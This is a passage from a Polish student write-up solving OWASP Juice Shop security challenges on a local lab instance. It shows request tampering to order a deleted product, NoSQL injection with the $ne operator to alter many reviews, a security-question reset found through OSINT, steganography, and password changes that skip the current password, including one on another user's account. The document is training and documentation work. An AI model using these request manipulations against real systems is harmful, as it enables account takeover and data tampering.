    image: "apple_pressings.jpg"
    createdAt: "2023-05-31 16:56:56.928 +00:00"
    updatedAt: "2023-05-31 16:56:56.928 +00:00"
    deletedAt: null
```


Niestety tutaj również wyszukiwania fraz takich jakich ‘christmas’, ‘box’, czy ‘2014’ nie przyniosły żadnych efektów. Jednak przyglądając się liście produktów można było zauważyc, że ich ID, mimo że nie ułożone po kolej, są tworzone prawdopodobnie inkrementując o 1 poprzedni identyfikator produktu. Spisane zostały więc wszystkie wartości ID produktów z tej podstrony.

Po ułożeniu ich w kolejności, okazało się, że są numery, których brakuje – były to 10, 11, 12, 27, 28, 31, 39, 40



Możliwe więc, że są to produkty, które kiedyś były na stronie, lecz zostały usunięte. Pasowałyby to do produktu limitowanego na święta 2014.

Nie udało się jednak znaleźć adresu, który byłby podstroną konkretnego produktu. Po kliknięciu na produkt z listy na stronie juice shop, nie byliśmy przenoszeni na inną stronę, lecz otwierało się okno dialogowe.



Nie pozwoliło to na próby przejścia na adres nie istniejącego już produktu z bazy.

W narzędziu developer zauważono jednak, że podczas dodawania produktu do koszyka, wysyłane jest żądanie POST o następujących parametrach:

A screenshot of a browser developer tools Network tab. The request is a POST to "http://juice-shop/api/basket/7". The JSON payload is shown in the "JSON" section:

```
BasketId: 7
ProductId: 1
quantity: 1
```


The "Request payload" section shows the JSON object:

```
{"ProductId":1,"BasketId":7,"quantity":1}
```

Posiadając tą informację można było spróbować dodać do koszyka nieistniejący produkt, wysyłając odpowiednio zmodyfikowane żądanie POST.

Po wysłaniu zmodyfikowanego żądania ze zmienionym ID produktu na 10 (z listy brakujących), do koszyka został dodany box świąteczny z roku 2014.

Po podaniu danych do wysyłki i złożeniu zamówienia zadanie zostało rozwiązane:



4.15 NoSQL Manipulation

Zadanie polega na dodaniu wielu opinii do produktów w tym samym czasie. Jest ono również otagowane jako Injection, co może oznaczać, że powinniśmy wstrzyknąć jakąś wartość do żądania wysyłanego na serwer. W podpowiedziach do zadania znaleziono link do operatorów żądań bazy MongoDB, której używa aplikacja Juice Shop - <https://www.mongodb.com/docs/manual/reference/operator/query/>. Przeglądając się tym operatorom, obiecująco prezentowały się te dotyczące porównań, który pozwalały np. na dopasowanie wszystkich wartości mniejszych/większych/nierównych tej podanej w żądaniu.

| Name | Description |
|--------------------|---|
| <code>\$eq</code> | Matches values that are equal to a specified value. |
| <code>\$gt</code> | Matches values that are greater than a specified value. |
| <code>\$gte</code> | Matches values that are greater than or equal to a specified value. |
| <code>\$in</code> | Matches any of the values specified in an array. |
| <code>\$lt</code> | Matches values that are less than a specified value. |
| <code>\$lte</code> | Matches values that are less than or equal to a specified value. |
| <code>\$ne</code> | Matches all values that are not equal to a specified value. |
| <code>\$nin</code> | Matches none of the values specified in an array. |

Oznacza to, że wysyłając żądanie z ID produktu, serwer dopasuje wszystkie inne ID, które np. będą większe lub nierówne podanemu ID. W celu sprawdzenia, czy rzeczywiście tak będzie to działać, dodana została opinia do jednego z produktów, by zobaczyć jakie żądanie jest wtedy wysyłane na serwer.

Headers Cookies Params Response Timings Stack Trace

Request URL: <http://localhost:3000/rest/products/1/reviews>
 Request method: PUT
 Remote address: [::1]:3000
 Status code: 201 Created ⓘ
 Version: HTTP/1.1
 Referrer Policy: no-referrer-when-downgrade

[Edit and Revert](#)

[Filter headers](#)

Tak wyglądało wynikającego z tego żądanie PUT. Nie pozwala to na modyfikację parametrem ID, ponieważ jest on zakodowany w URL, a nie w parametrach przekazywanych do bazy. Do tego ID musiałoby być podawane w ciele żądania.

Podjęta więc została próba, w której ID zostało usunięte z adresu i dodane w sekcji body, jako operator Mongo DB biorący za ID każdą wartość większą od 0. Powinno to dopasować żądanie do każdego produktu z bazy aplikacji. Skończyło się to jednak niepowodzeniem, ponieważ serwer zwrócił wiadomość, że nie rozpoznaje takiej ścieżki.



The screenshot shows the Postman interface with the following details:

- Method: PUT
- URL: <http://localhost:3000/rest/products/reviews>
- Body tab selected, showing a JSON payload:

```
1 { "id": 1, "gt": 0, "message": "good juice", "author": "J12934@juice-shop.com"}
```
- Status: 201 Created
- ResponseBody:

```
1 {"id": 1, "gt": 0, "message": "good juice", "author": "J12934@juice-shop.com"}
```
- Headers: Content-Type: application/json
- Body: Raw, Preview, Visualize, JSON (selected), Text, Binary, GraphQL, Form Data, URL Encoding
- Tests: None
- Settings: None
- Params: None
- Authorization: None
- Headers: (10)
- Tests Results: Status: 201 OK, Time: 52 ms, Size: 2.52 KB
- Save as Example: Available

W poszukiwaniu informacji w internecie, natrafiliśmy na informację, że do zmiany częściowej informacji dla wielu produktów, lepszą metodą niż PUT powinno być PATCH. Po zmianie metody HTTP na PATCH udało się wysłać żadanie, jednak dalej nie poskutowało to dodaniem żadnej recenzji.

```
PATCH | http://localhost:3000/rest/products/reviews

Params • Authorization Headers (16) Body • Pre-request Script Tests Settings •
none form-data x-www-form-urlencoded raw binary GraphQL JSON ▾

1 { "id": 5, "message": "good juice", "author": "J12934@juice-shop.com" }

Body Cookies Headers (10) Test Results
Status: 200 OK Time: 1ms

Pretty Raw Preview Visualize JSON ▾ ⌂
1
2   "modified": 0,
3   "original": [],
4   "updated": []
5
```

Po wypróbowaniu innych operatorów porównań z bazy MongoDB sukces przyniosło użycie operatora \$ne:

The screenshot shows a POST request to `http://localhost:3000/rest/products/reviews`. The request method is `PATCH`. The `Body` tab is selected, showing the following JSON payload:

```

1  { "id": 41, "message": "good juice", "author": "J12934@juice-sh.op" }

```

The response status is `200 OK`, time `77 ms`, and size `7.32 KB`. The response body is displayed in pretty JSON format:

```

1   {
2     "modified": 25,
3     "original": [
4       {
5         "message": "\u25a0 Let it go, let it go \u25a0 Can't hold it back anymore \u25a0 Let it go, let it go \u25a0 Turn away and slam the door",
6         "author": "mc.safesearch@juice-sh.op",
7         "product": 41,
8         "likesCount": 0,
9         "likedBy": [],
10        "id": "9c9001a5u89n30Crt"
11      }
12    ]
13  }

```

4.16 Reset Bender's Password

W tym zadaniu należy zresetować hasło użytkownika Bender. W zadaniu można doczytać, że Bender to imię fikcyjnej postaci z serialu ‘Futurama’ i należy korzystać podczas OSINTU z publicznych źródeł.

Z poprzednich zadań znany jest już adres email tego użytkownika: `bender@juice-sh.op`

Po przejściu na podstronę forgot-password służącą do resetowania hasła użytkownikom, którzy go zapomnieli, możemy zobaczyć jakie pytanie bezpieczeństwa ustawione ma użytkownik Bender.

The screenshot shows a 'Forgot Password' page. It has two main input fields:

- Email ***: The value is `bender@juice-sh.op`.
- Security Question ***: The question is `Company you first work for as an adult?`

Below the security question field, there is a message: `Please provide an answer to your security question.`

Wiadomo już więc, jakiej informacji należy szukać w Internecie.

Ponieważ zadanie mówiło o szukaniu w ogólnodostępnych źródłach, pierwszym tropem była Wikipedia. Polska wersja strony nie zawierała wielu informacji, poszukiwania przeniosły się więc na jej angielskojęzyczny odpowiednik. Szukając informacji o miejscu pracy Bendera natrafiono na fragment idealnie opisujący poszukiwaną informację:

Before meeting Fry and Leela and joining Planet Express (where he currently works as the [assistant manager of sales](#) and as company chef).^[7] Bender had a job at the metalworking factory, bending steel girders for the construction of [suicide booths](#).

Przed innymi wydarzeniami z serialu, Bender miał pracę przy produkcji ‘suicide booths’. Niestety, nie ma podanej nazwy firmy, dla której wykonywał to zlecenie, a to jest przedmiotem pytania bezpieczeństwa. Kierując się jednak do odnośnika dotyczącego tych urządzeń, w sekcji dotyczącej Futuramy, można natrafić na wzmiankę o marce ‘Stop-and-Drop’.


Futurama [edit]

In the world of *Futurama*, Stop-and-Drop suicide booths resemble phone booths and cost one quarter per use.¹ death: "quick and painless", "slow and horrible",^[21] and "clumsy bludgeoning"^[22] though, it is also implied that "the aviate"^[23] and that the user can be scooped out for an extra charge.^[22] After a mode of death is selected and a

Nie było to jednak prawidłowa odpowiedzią. Przeszukując dalej internet, na stronie prowadzonej przez fanów serialu, futurama.fandom.com, zauważone zostało, że w rzeczywistości firma ta nazwana była tak samo, lecz inaczej pisana była jej nazwa – co źle było przedstawione na Wikipedii.

The screenshot shows a Wikipedia-style page for 'Suicide Booth' on the 'Futurama Wiki'. The page has a blue header with the 'FUTURAMA' logo and navigation links for EXPLORE, CHARACTERS, EPISODES (P), EPISODES (B), and COMMUNITY. Below the header, there's a search bar with 'in: Technology, Inventions' and a language selector set to 'English'. The main content area has a heading 'Suicide Booth' with a sub-section 'Suicide Booths'. The text describes them as booths found on nearly every street in the year 3000, similar in size to phone booths, with a sign above the entrance that lights up. It mentions two modes of death: 'quick and painless' and 'slow and horrible', and notes that a suicide in a booth costs 25 cents. To the right of the text is a cartoon illustration of a blue booth labeled 'SUICIDE BOOTH 25¢'. Below the illustration is the caption 'A suicide booth.'


Po wpisaniu Stop'n'Drop jako odpowiedź na pytanie bezpieczeństwa Bendera udało się zmienić hasło i zaliczyć zadanie.



4.17 Steganography

Kolejne zadanie polegało na steganografii. Według opisu zadania należało wydać postać ukrywającą się w widocznym miejscu w sklepie. Łącząc to z tytułem zadania, chodziło o znalezienie postaci, która była zaszyta w jakimś zdjęciu dostępnym na stronie i napisać w polu ‘Contact’ na stronie dokładną nazwę tej postaci.

W tym celu użyte zostało narzędzie OpenStego. Pierwszym tropem była podstrona <http://localhost:3000/#/photo-wall>, zawierająca kilka zdjęć. Mimo obiecującej zawartości, żaden z obrazów nie krył za sobą żadnej postaci.




Kolejnym miejscem, gdzie znaleziono obrazy, była podstrona ‘about’ a na niej sekcja ‘customer feedback’.

Nie dało się ich jednak pobrać bezpośrednio z tamtego miejsca, ponieważ była to ‘karuzela’ opinii użytkowników. Zamiast tego zbadano element. Pokazały się nazwy wszystkich plików ze zdjęciami:

```
<div class="slideshow-container" _ngcontent-lif-c122="" style="height: 300px;"> [event]
  >a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-
    image: url("assets/public/images/carousel/1.jpg").round-position: center center; background-repeat: no-repeat;">[...]</a> [event]
  >a class="slides ng-star-inserted selected slide-in-left" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-
    image: url("assets/public/images/carousel/2.jpg").round-position: center center; background-repeat: no-repeat;">[...]</a> [event]
  >a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-
    image: url("assets/public/images/carousel/3.jpg").round-position: center center; background-repeat: no-repeat;">[...]</a> [event]
  >a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-
    image: url("assets/public/images/carousel/4.jpg").round-position: center center; background-repeat: no-repeat;">[...]</a> [event]
  >a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-
    image: url("assets/public/images/carousel/5.jpg").round-position: center center; background-repeat: no-repeat;">[...]</a> [event]
  >a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-
    image: url("assets/public/images/carousel/6.jpg").round-position: center center; background-repeat: no-repeat;">[...]</a> [event]
  >a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-
    image: url("assets/public/images/carousel/7.jpg").round-position: center center; background-repeat: no-repeat;">[...]</a> [event]
<!---->
<div class="arrow-container prev" _ngcontent-lif-c122="">[...]</div> [event] flex
<div class="arrow-container next" _ngcontent-lif-c122="">[...]</div> [event] flex
<!---->
</div>
```

Po przejściu na adres URL znaleziony w ten sposób można było pobrać obrazy <http://localhost:3000/assets/public/images/carousel/1.jpg>

Pobrany w ten sposób obraz 5.png z sukcesem został rozszyfrowany przez oprogramowanie.



Obraz, który został wyekstraktowany z 5.png wyglądał następująco:



Jest to postać Pickle Rick z serialu Rick and Morty. Po wpisaniu tej nazwy w pole ‘Contact’ w komentarzu udało się rozwiązać zadanie.


5 Wyzwania 5-gwiazdkowe

5.1 Change Bender's password

W opisie zadania podane zostało, że hasło ma zostać zmienione na slurm4cl4ssic. Miało ono zostać zmienione użytkownikowi Bender, do którego konta udało się już dostać w jednym z wcześniejszych zadań.

W tym challengu nie można używać funkcji ‘Forgot password’, dlatego wykorzystano konto innego niż w zadaniu użytkownika w celu sprawdzenia dostępnych opcji.

Po zalogowaniu się na jedno z kont, w zakładce „Privacy and Security” dostępne było pole ‘Change password’. Pasowało więc ono do celu zadania.



The screenshot shows a 'Change Password' form. At the top, there is an error message: 'Current password is not correct.' Below it are three input fields:

- 'Current Password *': A field containing four dots, indicating the user has entered a password.
- 'New Password *': A field with a note 'Password must be 5-40 characters long.' and a character count '0/40'.
- 'Repeat New Password *': A field with a character count '0/20'.

At the bottom is a 'Change' button with a gear icon.

Po wpisaniu danych w wymagane pola ‘Current password’, ‘New password’ oraz ‘Repeat new password’, w narzędziach developerskich można było znaleźć żądanie GET, które zostało wygenerowane.

| | | | |
|-----|-----|----------------|--|
| 304 | GET | localhost:3000 | lemon_juice.jpg |
| 304 | GET | localhost:3000 | melon_bike.jpeg |
| 304 | GET | localhost:3000 | fan_facemask.jpg |
| 200 | GET | localhost:3000 | /socket.io/?EIO=4&transport=polling&t=OXz_XT8&sid=NAY9loTeKtHKxP44AAAG |
| 401 | GET | localhost:3000 | change-password?current=asdf&new=12345h&repeat=12345h |

<http://localhost:3000/rest/user/change-password?current=asdf&new=12345h&repeat=12345h>

Po próbach manipulacji tym linkiem, po usunięciu części z ‘current’ udało się zmienić hasło – i to bez podawania obecnego. Do wysyłania requestów trzeba było wkleić w pole Authorization token Bearer, który wysyłany jest przez serwer po zalogowaniu.

<http://localhost:3000/rest/user/change-password?new=12345h&repeat=12345h>

The screenshot shows the Postman application interface. At the top, the URL is `http://localhost:3000/rest/user/change-password?current=1234d&new=12345h&repeat=12345h`. The 'Send' button is highlighted in blue. Below the URL, the method is set to 'GET'. The 'Params' tab is selected, showing two parameters: 'new' with value '12345h' and 'repeat' with value '12345h'. The 'Cookies' tab is also visible. In the main area, there's a table for 'Query Params' with columns 'Key', 'Value', and 'Description'. A table for 'Body' with columns 'Key' and 'Value' is partially visible. At the bottom, the response status is '200 OK', time is '97 ms', size is '699 B', and there are options to 'Save as Example' and 'Copy'.

HTTP Request Details:

- Method: GET
- URL: http://localhost:3000/rest/user/change-password?current=1234d&new=12345h&repeat=12345h
- Headers: Authorization, Headers (8), Body, Pre-request Script, Tests, Settings
- Cookies

Query Params:

| Key | Value | Description | ... | Bulk Edit |
|--|--------|-------------|-----|-----------|
| <input type="checkbox"/> | | | | |
| <input checked="" type="checkbox"/> new | 12345h | | | |
| <input checked="" type="checkbox"/> repeat | 12345h | | | |

Body:


| Key | Value | Description |
|-----|-------|-------------|
| | | |

Response Status: 200 OK | Time: 97 ms | Size: 699 B | Save as Example | Copy | ...

Pretty, Raw, Preview, Visualize, JSON, ...

```
1 "user": {  
2     "id": 21,  
3     "username": "dummy",  
4     "email": "nb1636@hexid.com",  
5     "password": "2ac25e1c66092eb67f545082fb1eeb9a",  
6     "role": "customer",  
7     "deluxeToken": "",  
8     "lastLoginIp": "127.0.0.1",  
9     "profileImage": "/assets/public/images/uploads/default.svg",  
10    "totpSecret": "",  
11    "isActive": true,  
12    "createdAt": "2023-06-02T21:21:27.824Z",  
13    "updatedAt": "2023-06-02T23:41:03.090Z",  
14    "deletedAt": null  
15}
```

Skoro wiadomo już, że ta metoda zmiany hasła działa, należy teraz zalogować się na konto Bender'a, w celu uzyskania jego Bearer tokena w celu zmiany hasła na jego koncie. Ponieważ nie jest znane nam jego aktualne hasło, skorzystamy z metody wykorzystanej w poprzednich zadaniach.



Po poprawnym zalogowaniu się z użyciem tej metody skopowiany został token.

A screenshot of a browser's developer tools Network tab. The table lists various requests and responses with columns for Status, Method, Domain, File, Cause, Type, Transferred, Size, Headers, Cookies, Params, Response, Timings, and Stack Trace. Requests include GETs for 'continuous-code', 'explore', 'explore-configuration', 'explore-whispers', and 'explore-whispers'. A POST request for 'logon' is also shown. The 'Response' column for the logon request contains JSON data related to authentication, including tokens and user details. The 'Timings' column shows metrics like 'latency' and 'transfer-size' for each request.

Udało się w ten sposób zmienić hasło i zadanie zostało zaliczone.

The screenshot shows a Postman interface with the following details:

- URL:** http://localhost:3000/rest/user/change-password?current=1234d&new=slurmCl4ssic&repeat=slurmCl4ssic
- Method:** GET
- Params:** new: slurmCl4ssic, repeat: slurmCl4ssic
- Body:** (JSON response)

```

1
2   "user": {
3     "id": 3,
4     "username": "",
5     "email": "bender@juice-sh.op",
6     "password": "06b0c5c1922ed4ed62a5449dd209c96d",
7     "role": "customer",
8     "deluxeToken": "",
9     "lastLoginIp": "0.0.0.0",
10    "profileImage": "assets/public/images/uploads/default.svg",
11    "totoSecret": "",
12    "isActive": true,
13    "createdAt": "2023-05-31T16:56:55.477Z",
14    "updatedAt": "2023-06-02T23:49:47.261Z",
15    "deletedAt": null
16  }
17

```
- Status:** 200 OK
- Time:** 106 ms
- Size:** 690 B

5.2 Leaked Access Logs

Następne zadanie opisane jest jako przeszukiwanie internetu w celu znalezienia zleakowanego hasła, a następnie zalogowanie się z jego pomocą do konta użytkownika, do którego należy.

Przeszukiwanie internetu doprowadziło do portalu stackoverflow i profilu Bjorna Kimminich'a, pierwotnego twórcy Juice Shopa. Znalezione zostało tam zadane przez niego pytanie dotyczące access logs, które pasowało do struktury znanej już z poprzednich zadań.

Less verbose access logs using expressjs/morgan

Asked 3 years, 10 months ago Modified 3 years, 10 months ago Viewed 2k times

I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like

```

5 39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://localhost:3000/" "Mozilla/5.0 (Windows
40 +0000] "GET /rest/user/whami HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Win
40 +0000] "POST /rest/user/login HTTP/1.1" 200 730 "http://localhost:3000/" "Mozilla/5.0 (W
40 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "http://localhost:3000/" "Mozilla/5.0 (I
40 +0000] "GET /rest/user/whami HTTP/1.1" 200 112 "http://localhost:3000/" "Mozilla/5.0 (W
40 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 304 - "http://localhost:3000/"

```

(see <https://pastebin.com/4U1V1UjU> for more)

Can I somehow reduce the verbosity of these logs? I am totally not interested in the browser information for example. Thanks in advance for your help!

apache logging access-log morgan

Share Improve this question Follow

asked Jul 16, 2019 at 15:57

 **bkimminich**

416 ● 3 ● 11


Add a comment

Przeglądając logi wklejone do pastebin, znalezione zostało hasło, o którym mowa w zadaniu:

```
225. 161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?  
current=0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB&new=sjss22%@%E2%82%AC55jaJasj!.k&repeat=sjss22%@%E2%82%AC55jaJasj!.k8 HTTP/1.1" 401 39  
"http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile  
Safari/537.36"
```

current=0Y8rMnww\$*9VFYE%C2%A759-
!Fg1L6t&6lB&**new**=sjss22% @%E2%82%AC55jaJasj!.k&**repeat**=sjss22% @%E2%82%AC55jaJasj!.k8

Widoczne jest, że w odpowiedzi zwrócony został błąd http 401 Unauthorized, co skłoniło do przyjrzenia się hasłu podanym w new oraz repeat. Hasła te różnią się – w jednym na końcu jest znak ‘&’, a w drugim ‘8’.




Może oznaczać to, że hasło pozostało niezmienione, więc takie jak podane w ‘current’.

0Y8rMnww\$*9VFYE%C2%A759-!Fg1L6t&6lB


Ponieważ hasło to pochodzi z URLa musi zostać poddane operacji URL decode – wynikiem tego jest otrzymane hasło 0Y8rMnww\$*9VFYE§59-!Fg1L6t&6lB

Z pomocą znalezienia nazwy użytkownika przyszedł wcześniej odszukany panel administratora z rejestrzem wszystkich użytkowników.



| Registered Users |
|----------------------------|
| admin@juice-sh.op |
| jim@juice-sh.op |
| bender@juice-sh.op |
| bjoern.kimminich@gmail.com |
| ciso@juice-sh.op |
| support@juice-sh.op |
| morty@juice-sh.op |
| mc.safesearch@juice-sh.op |
| j12934@juice-sh.op |

